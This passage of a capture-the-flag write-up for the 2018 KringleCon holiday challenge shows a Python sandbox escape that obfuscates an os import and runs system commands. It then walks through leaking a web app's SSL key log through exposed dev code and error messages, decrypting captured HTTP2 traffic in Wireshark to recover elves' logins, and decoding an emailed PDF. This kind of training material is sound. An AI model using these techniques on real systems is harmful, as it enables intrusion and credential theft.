>>> o = eval('__im' + 'port__("os")')
>>> o.system("id")
uid=1000(elf) gid=1000(elf) groups=1000(elf)
0
>>> o.system("./i_escaped")
Loading, please wait......



  ____        _   _
 |  _ \ _   _| |_| |__   ___  _ __
 | |_) | | | | __| '_ \ / _ \| '_ \
 |  __/| |_| | |_| | | | (_) | | | |
 |_|___ \__, |\__|_| |_|\___/|_| |_|_ _
 | ____||___/___ __ _ _ __   ___  __| | |
 |  _| / __|/ __/ _` | '_ \ / _ \/ _` | |
 | |___\__ \ (_| (_| | |_) |  __/ (_| |_|
 |_____|___/\___\__,_| .__/ \___|\__,_(_)
                     |_|


That's some fancy Python hacking -
You have sent that lizard packing!

-SugarPlum Mary

You escaped! Congratulations!

0
>>> 
```

Figure 45 - Escaping Python

Once escaped, SugarPlum provided some information about some bad practices a development team at the North Pole allowed to be used in production:



Another elf told me that Packalyzer was rushed and deployed with development code sitting in the web root.

Apparently, he found this out by looking at HTML comments left behind and was able to grab the server-side source code.

There was suspicious-looking development code using environment variables to store SSL keys and open up directories.

This elf *then* told me that manipulating values in the URL gave back weird and descriptive errors.

I'm hoping these errors can't be used to compromise SSL on the website and steal logins.

On a tooootally unrelated note, have you seen the HTTP2 talk at at KringleCon by the Chrises? I never knew HTTP2 was so different!

Figure 46 - Hints from SugarPlum


After creating an account on Packalyzer, I was able to log in. Investigating the source, I discovered that some server-side code is actually kept in the app.JS file located at https://packalyzer.kringlecastle.com/pub/app.js. This is problematic, as JS files are not protected from view in clients like PHP and ASP files usually are. The file contained references to a MongoDB instance, and mentioned SSL keys and a testing "dev" mode.

Reviewing this file further, when in dev mode (which is hardcoded to be on at the top of the file), the system loads every environment variable as a valid path on the webserver, using this code:

```
function load_envs() {
  var dirs = []
  var env_keys = Object.keys(process.env)
  for (var i=0; i < env_keys.length; i++) {
    if (typeof process.env[env_keys[i]] === "string" ) {
      dirs.push(( "/"+env_keys[i].toLowerCase()+'/*') )
    }
  }
  return uniqueArray(dirs)
}
if (dev_mode) {
    //Can set env variable to open up directories during dev
    const env_dirs = load_envs();
} else {
    const env_dirs = ['/pub/','/uploads/'];
}
```

Figure 47 - Webserver Environment Variable Loading Code


Since the file also defines `process.env.DEV` and `process.env.SSLKEYLOGFILE` earlier in the file, these are both valid paths (once lower-cased). Trying to load the sslkeylogfile displays an error shown in Figure 48, however this error reveals the actual file name.



```
Error: ENOENT: no such file or directory, open '/opt/http2packalyzer_clientrandom_ssl.log/'
```

Figure 48 - SSLKEYLOGFILE Error


Trying to open dev implies it can load sub-items:



```
Error: EISDIR: illegal operation on a directory, read
```

Figure 49 - Dev Error

So, combining dev with the file name disclosed from sslkeylogfile, we get the file:



https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log

```
CLIENT_RANDOM DD1DF568D3D8B8C843E0DD2D4418CDDA6A33B7D9C5E323757B4009D3C84BA78E 04BC3F87E342EAE30A6AAC93F2A1973F34B5AFA1E6D4FFDCE5150FFFD324B8F60480A1360EA53A4FC8D6890A982DE048
CLIENT_RANDOM E66CF437C7C91C39484FA0242C8BA8545AC4A0594892A58D56BF84700F9FD629 5E8A4263583892D813C3EE2427FFFA86EB6FEBB161FAF9A49EBD3C5599F7BADE805EC3401FAFCCE7715E7795923BF98A
CLIENT_RANDOM D06FCDF042BB0DCA94CE54E4D7F985DEF8C0843A1A3B47B4B7BA9913ED9A8D69 1871AEB07BEC7E30A8148375A4AB6FD74BC471AA1FD248E27BA096A685F40467E0EC0201AC6194ED8D74B4EE07C10E2D
CLIENT_RANDOM 94542016FAAB5FF99E66F10D7D03DA52B0E9E8D22562995619482453408264E5 4E22A16CE31F5B158D950E6F87740EE836EC744D3566F6D3D28E56D977AB7D5A99A33DDA94564E2E536A056F6363A401
CLIENT_RANDOM 1B3652A9384304D158587BA27ABADECF0CEF1DE9202BD6C6CF19E4DED303FB13 B86883BF32C3BD7126B91B77BC75E2513953DBB0FE70026986FF29DD0CC95A473159FF0DE10133C083F80E12FB27F57D
CLIENT_RANDOM 0226B2DC4F4CCE80884F8452C8CEFD541FDFBACE39ED763B83591452E3C002A5 3867F025947A1B44A22186FF13BA3043B92E6D3F5B112C73C81A2E771B73366A0D8C5D1879188BD7632801 8B66E32503
CLIENT_RANDOM 20E88C786B3E18557686E61CAE96625977B0DB1E6412A51E1B2009DE1EC2A69D F45878E5D4F7E726FFFFBF1F7549D17F15B19D28C8FD610F2D15F70FFCD8F1DACDFD77D0381AFB62C82FFF92835950FA
```

Figure 50 - Snippet of SSL Log

With access to the SSL key table, packet captures can be opened and the encrypted portion decrypted and displayed. To do this, we used the Packalyzer page to obtain a 20-second PCAP, downloaded the file, and then retrieved the current SSL log file.

In Wireshark, the conversations can be decrypted in the SSL settings in Preferences, by specifying the path to the SSL Log file:



Secure Sockets Layer

RSA keys list

SSL debug file

☑ Reassemble SSL records spanning multiple TCP segments

☑ Reassemble SSL Application Data spanning multiple SSL records

□ Message Authentication Code (MAC), ignore "mac failed"


Pre-Shared-Key

(Pre)-Master-Secret log filename

att\Desktop\HHC2018\pair3\packalyzer_clientrandom_ssl.log.txt

Figure 51 - SSL Conversation Decryption

Once decrypted, I reviewed the file and found it contains usernames and passwords for alabaster, pepper, and bushy.




```
http2.data.data
Packet details  ▾    Narrow & Wide  ▾   □ Case sensitive   String  ▾   username
No.   Time      Protocol  Length  Info
   22 0.022445  HTTP2       104   DATA[1] (text/html)
   44 0.030086  HTTP2      3960   DATA[1]
   73 0.062430  HTTP2       197   DATA[1] (application/json)
   79 0.067175  HTTP2       252   DATA[1]
   80 0.067357  HTTP2       104   DATA[1] (application/json)
   91 0.068867  HTTP2       197   DATA[1] (application/json)
```

```
> Frame 73: 197 bytes on wire (1576 bits), 197 bytes captured (1576 bits)
> Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
> Internet Protocol Version 4, Src: 10.126.0.106, Dst: 10.126.0.3
> Transmission Control Protocol, Src Port: 50501, Dst Port: 443, Seq: 742, Ack: 3168, Len: 131
> Secure Sockets Layer
v HyperText Transfer Protocol 2
   v Stream: DATA, Stream ID: 1, Length 93
        Length: 93
        Type: DATA (0)
      > Flags: 0x01
        0... .... .... .... .... .... .... .... = Reserved: 0x0
        .000 0000 0000 0000 0000 0000 0000 0001 = Stream Identifier: 1
        [Pad Length: 0]
      > Content-encoded entity body (gzip): 93 bytes -> 62 bytes
      v JavaScript Object Notation: application/json
         v Object
            v Member Key: username
                 String value: bushy
                 Key: username
            v Member Key: password
                 String value: [redacted]
                 Key: password
```

```
0000  7b 22 75 73 65 72 6e 61  6d 65 22 3a 20 22 62 75   {"userna me": "bu
0010  73 68 79 22 2c 20 22 70  61 73 73 77 6f 72 64 22   shy", "p assword"
0020  3a 20 22 46 6c 6f 70 70  69 74 79 5f 46 6c 6f 6f   [redacted]
0030  70 79 2d 66 6c 61 62 31  39 32 38 33 22 7d         [redacted]
```

Figure 52 - Decrypted SSL HTTP2 Packets with Username, Password

Pepper and Bushy did not have anything interesting in their accounts, but Alabaster had a super_secret_packet_capture.pcap file.




Saved Pcaps

Name	Download	Reanalyze	Delete
super_secret_packet_capture.pcap	⬇	🗎	🗑

CLOSE

Figure 53 - Secret PCAP in Alabaster's Account


Once opened, this PCAP revealed a single SMTP conversation containing an email:



```
MAIL FROM:<Holly.evergreen@mail.kringlecastle.com>
250 2.1.0 Ok
RCPT TO:<alabaster.snowball@mail.kringlecastle.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Date: Fri, 28 Sep 2018 11:33:17 -0400
To: alabaster.snowball@mail.kringlecastle.com
From: Holly.evergreen@mail.kringlecastle.com
Subject: test Fri, 28 Sep 2018 11:33:17 -0400
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_11181"

------=_MIME_BOUNDARY_000_11181
Content-Type: text/plain

Hey alabaster,

Santa said you needed help understanding musical notes for accessing the vault. He said your favorite key was D. Anyways, the following attachment should give you all the
information you need about transposing music.

------=_MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: BASE64
Content-Disposition: attachment

JVBERi0xLjUKJb/3ov4KOCAwIG9iago8PCAvTGluZWFyaXplZCAxIC9MIDk3ODMxIC9IIFsgNzM4
IDE0MCBdIC9PIDEyIC9FIDc3MzQ0IC9OIDIgL1QgOTc1MTcgPj4KZW5kb2JqCiAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKOSAwIG9iago8PCAv
```

Figure 54 - Email from Holly to Alabaster

We can see the email contained a Base64 MIME attachment. Decoding the MIME attachment with uudeview.exe created a file of unknown type. However, opening the file in a hex editor revealed a PDF header:




```
  0  25 50 44 46 2D 31 2E 35 0A 25 BF F7 A2 FE 0A 38 20 30 20 6F 62  %PDF-1.5 %¿÷¢þ 8 0 ob
 15  6A 0A 3C 3C 20 2F 4C 69 6E 65 61 72 69 7A 65 64 20 31 20 2F 4C  j << /Linearized 1 /L
 2A  20 39 37 38 33 31 20 2F 48 20 5B 20 37 33 38 20 31 34 30 20 5D   97831 /H [ 738 140 ]
 3F  20 2F 4F 20 31 32 20 2F 45 20 37 37 33 34 34 20 2F 4E 20 32 20   /O 12 /E 77344 /N 2 
 54  2F 54 20 39 37 35 31 37 20 3E 3E 0A 65 6E 64 6F 62 6A 0A 20 20  /T 97517 >> endobj   
 69  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20                       
 7E  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20                       
 93  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20                       
 A8  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20                       
 BD  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20                       
 D2  20 20 20 20 20 0A 39 20 30 20 6F 62 6A 0A 3C 3C 20 2F 54 79 70        9 0 obj << /Typ
 E7  65 20 2F 58 52 65 66 20 2F 4C 65 6E 67 74 68 20 35 39 20 2F 46  e /XRef /Length 59 /F
 FC  69 6C 74 65 72 20 2F 46 6C 61 74 65 44 65 63 6F 64 65 20 2F 44  ilter /FlateDecode /D
111  65 63 6F 64 65 50 61 72 6D 73 20 3C 3C 20 2F 43 6F 6C 75 6D 6E  ecodeParms << /Column
126  73 20 35 20 2F 50 72 65 64 69 63 74 6F 72 20 31 32 20 3E 3E 20  s 5 /Predictor 12 >> 
```

Adr. hex: 0 | Char dec: 37 | Overwrite

Figure 55 - Hex View of Decoded MIME Attachment

Opening the PDF revealed a document about music.



G#
Ab
A#
Bb
C#
Db
D#
Eb
F#
Gb
G#
Ab
A#
Bb
C#
Db
D#
Eb
F#
Gb
G#
Ab
A#
Bb
G
A
B
C
D
E
F
G
A
B
C
D
E
F
G
A
B

A piano keyboard gives us easy access to every (western) tone. As we go from left to right, the pitches get higher. Pressing the middle A, for example, would give us a tone of 440 Hertz. Pressing the next A up (to the right) gives us 880 Hz, while the next one down (left) produces 220 Hz. These A tones each sound very similar to us - just higher and lower. Each A is an "octave" apart from the next. Going key by key, we count 12 "half tone" steps between one A and the next - 12 steps in an octave.

As you may have guessed, elf (and human) ears perceive pitches logarithmically. That is, the frequency jump between octaves doubles as we go up the keyboard, and that sounds normal to us. Consequently, the precise frequency of each note other than A can only be cleanly expressed with a log base 12 expression. Ugh! For our purposes though, we can think of note separation in terms of whole and half steps.

